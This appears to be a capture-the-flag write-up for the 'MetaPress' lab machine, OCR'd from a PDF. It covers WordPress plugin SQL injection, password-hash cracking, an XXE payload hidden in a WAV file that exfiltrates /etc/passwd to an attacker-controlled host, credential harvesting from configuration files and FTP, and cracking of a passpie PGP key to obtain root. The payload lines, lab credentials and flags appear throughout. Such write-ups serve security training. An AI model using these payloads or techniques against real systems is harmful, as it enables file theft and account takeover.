## Information Gathering


1) Initial Scan has been done

```
(vigneswar vigneswar)-[~]
$ nmap 10.10.11.186
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 16:39 IST
Nmap scan report for 10.10.11.186
Host is up (0.62s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ftp
22/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 67.40 seconds
```


#### 2) Anonymous login not allowed

```
(vigneswar⊗ vigneswar)-[~]
$ ftp 10.10.11.186
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (10.10.11.186:vigneswar): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
```

#### 3) Bookingpress 1.0.10 is used



#### 4) Found vulnerability in the plugin



#### 5) Enumerated databases

```
[18:08:46] [INFO] fetching database names available databases [2]: [*] blog [*] information_schema
```

```
[18:09:26] [INFO] fetching tables for database: 'blog'
Database: blog
[27 tables]
 wp_bookingpress_appointment_bookings
 wp_bookingpress_categories
 wp bookingpress customers
 wp bookingpress customers meta
 wp_bookingpress_customize_settings
 wp_bookingpress_debug_payment_log
 wp bookingpress default daysoff
 wp bookingpress default workhours
 wp bookingpress entries
 wp bookingpress form fields
 wp bookingpress notifications
 wp_bookingpress_payment_logs
 wp bookingpress services
 wp_bookingpress_servicesmeta
 wp bookingpress settings
 wp commentmeta
 wp comments
 wp_links
 wp options
 wp_postmeta
 wp posts
 wp_term_relationships
 wp term taxonomy
 wp_termmeta
 wp_terms
 wp usermeta
 wp users
```

#### 6) Found password hash


Database: blog Table: wp_users [2 entries]		12   13   13   14   15   15   15   15   15   15   15	12 Cache-Cantrol; no-cache, must-revalidate, mas-age-O 13 X Frame-Options: SAMEORIGIN						Request headers 11	
								Response hea		
   ID   user_url /	user_pass	user_email	<pre>c booking) kingpress_s on_unit*:"] ss_service t:1763,"ing seholder-ip</pre>	user_login	user_status	display_name	user_nicename	user_registere	me d <sub>ir</sub>	Value user_activation_k
-+ 1   http://metapress.htb	\$P\$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.	admin@metapress	.htb	admin		admin	admin	2022-06-23 17:	58:28	<black></black>
2   <blank></blank>	\$P\$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70	manager@metapre	ss.htb	manager		manager	manager	2022-06-23 18:	07:55	                      

#### 7) Cracked password hash

```
(vigneswar⊕ vigneswar)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass passhash.hash
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
partylikearockstar (manager)
```

#### 8) Logged in as manager





Lost your password?

← Go to MetaPress

# **Vulnerability Assessment**

# WordPress 5.6.2

#### 2) made payloads

```
(vigneswar* vigneswar)-[~/meta]
$ cat payload.wav
RIFF*WAVEiXML{<?xml version="1.0"?><!DOCTYPE
ANY[<!ENTITY % remote SYSTEM
'http://10.10.16.5:80/xxe.dtd'>%remote;%init;%trick;]>

(vigneswar* vigneswar)-[~/meta]
$ cat xxe.dtd
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.16.5/%data;'>">
```

#### 3) xxe confirm

10.10.11.186 - - [26/Oct/2023 08:19:49] "GET /cm9vdDp40jA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWV tb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9z YmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo00jY1NTM0OnN5bmM6L 2JpbjovYmluL3N5bmMKZ2FtZXM6eDo10jYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6Nj oxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo30jc6bHA6L3Zhci9zcG9vbC9scGQ6L3V zci9zYmluL25vbG9naW4KbWFpbDp40jg60DptYWls0i92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng60To5 Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvd XVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LW RhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA 6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFy L2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KZ 25hdHM6eDo0MTo0MTpHbmF0cyBCdWctUmVwb3J0aW5nIFN5c3RlbSAoYWRtaW4p0i92YXIvbGliL2duYXRz0i91c3Ivc2 Jpbi9ub2xvZ2luCm5vYm9keTp4OjY1NTM0OjY1NTM0Om5vYm9keTovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4 KX2FwdDp40jEwMDo2NTUzNDo6L25vbmV4aXN0ZW500i91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp40jEw MToxMDI6c3lzdGVtZCBOZXR3b3JrIE1hbmFnZW1lbnQsLCw6L3J1bi9zeXN0ZW1k0i91c3Ivc2Jpbi9ub2xvZ2luCnN5c 3RlbWQtcmVzb2×2ZTp40jEwMjoxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG 9naW4KbWVzc2FnZWJ1czp4OjEwMzoxMDk6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzc2hkOng6MTA00jY 1NTM0OjovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4Kam5lbHNvbjp4OjEwMDA6MTAwMDpqbmVsc29uLCwsOi9ob21l L2puZWxzb246L2Jpbi9iYXNoCnN5c3RlbWQtdGltZXN5bmM6eDo5OTk6OTk5OnN5c3RlbWQgVGltZSBTeW5jaHJvbml6Y XRpb246LzovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLWNvcmVkdW1wOng60Tk4Ojk5ODpzeXN0ZW1kIENvcmUgRHVtcG VyOi86L3Vzci9zYmluL25vbG9naW4KbXlzcWw6eDoxMDU6MTExOk15U1FMIFNlcnZlciwsLDovbm9uZXhpc3RlbnQ6L2J pbi9mYWxzZQpwcm9mdHBkOng6MTA20jY1NTM00jovcnVuL3Byb2Z0cGQ6L3Vzci9zYmluL25vbG9naW4KZnRwOng6MTA3 OjY1NTM0Ojovc3J2L2Z0cDovdXNyL3NiaW4vbm9sb2dpbgo= HTTP/1.1" 404 -

## **Exploitation**

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:106:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:107:65534::/srv/ftp:/usr/sbin/nologin
```

#### found user inelson

#### 2) read wp-config.php

```
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_pSM2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );

/ ***</pre>
```

3) found a file containing user password in ftp server

```
-(vigneswar® vigneswar)-[~/meta]
└─$ cat send_email.php
<?php
/*
 * This script will be used to send an email to all our users when ready for launch
use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\SMTP;
use PHPMailer\PHPMailer\Exception;
require 'PHPMailer/src/Exception.php';
require 'PHPMailer/src/PHPMailer.php';
require 'PHPMailer/src/SMTP.php';
$mail = new PHPMailer(true);
$mail→SMTPDebug = 3;
mail \rightarrow isSMTP();
$mail→Host = "mail.metapress.htb";
$mail→SMTPAuth = true;
$mail→Username = "jnelson@metapress.htb";
$mail→Password = "Cb4_JmWM8zUZWMu⊚Ys";
$mail→SMTPSecure = "tls";
{\rm mail} \rightarrow {\rm Port} = 587;
```

4) Connected with ssh and got user flag

```
jnelson@meta2:~$ ls mruder Repeater Collab
user.txt
jnelson@meta2:~$ cat user.txt
a36f291e56153e500029b42496350b46
jnelson@meta2:~$
Request
```

5) passpie password manager is used

```
Executable files potentially added by user (limit 70)

2022-10-25+12:52:06.5009076700 /home/jnelson/.passpie/ssh/jnelson.pass

2022-10-25+12:52:06.4969076700 /home/jnelson/.passpie/ssh/root.pass

2022-10-03+13:52:29.8046513600 /etc/console-setup/cached_setup_terminal.sh

2022-10-03+13:52:29.8046513600 /etc/console-setup/cached_setup_keyboard.sh

2022-10-03+13:52:29.8046513600 /etc/console-setup/cached_setup_font.sh

2022-06-26+15:59:08.0960021340 /usr/local/bin/wp

2022-06-26+15:59:00.3040021030 /usr/local/bin/passpie

2022-06-26+15:59:00.1280021030 /usr/local/bin/tabulate

2022-06-26+15:58:56.1720020870 /usr/local/bin/easy_install-2.7

2022-06-26+15:58:56.1120020870 /usr/local/bin/easy_install

2022-06-26+15:58:55.8680020860 /usr/local/bin/pip2.7

2022-06-26+15:58:55.8680020860 /usr/local/bin/pip2

2022-06-26+15:58:55.8680020860 /usr/local/bin/pip2
```

#### 6) Transferred the passpie keys

```
vigneswar@ vigneswar)-[~/meta]
$ scp jnelson@10.10.11.186:/home/jnelson/.passpie/.keys ./keys
jnelson@10.10.11.186's password:
.keys
100% 5243 7.1KB/s 00:00
```

# \_\_\_\_(vigneswar⊕ vigneswar)-[~/meta] \_\_\_\_\_ BEGIN PGP PRIVATE KEY BLOCK——

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

#### 7) Cracked the passpie hash

```
-(vigneswar® vigneswar)-[~/meta]
-$ john -format=gpg keys.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2
 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twof
ish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182
                 (Passpie)
1g 0:00:00:03 DONE (2023-10-26 09:15) 0.3164g/s 51.89p/s 51.89c/s 51.89C/s ginger..blink182
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

#### 8) Found root ssh password on the passpie

```
jnelson@meta2:~$ passpie export password.txt
Passphrase:
jnelson@meta2:~$ cat password.txt
credentials:
- comment:
  fullname: root@ssh
 login: root
 modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment:
fullname: jnelson@ssh
 login: jnelson
 modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
jnelson@meta2:~$
```

#### 9) got the root flag

```
inelson@meta2:~$ su root
Password:
root@meta2:/home/jnelson# cat /root/root.txt
e77560386c779f61acd668473f05d850
root@meta2:/home/jnelson#
root@meta2:/home/jnelson#
```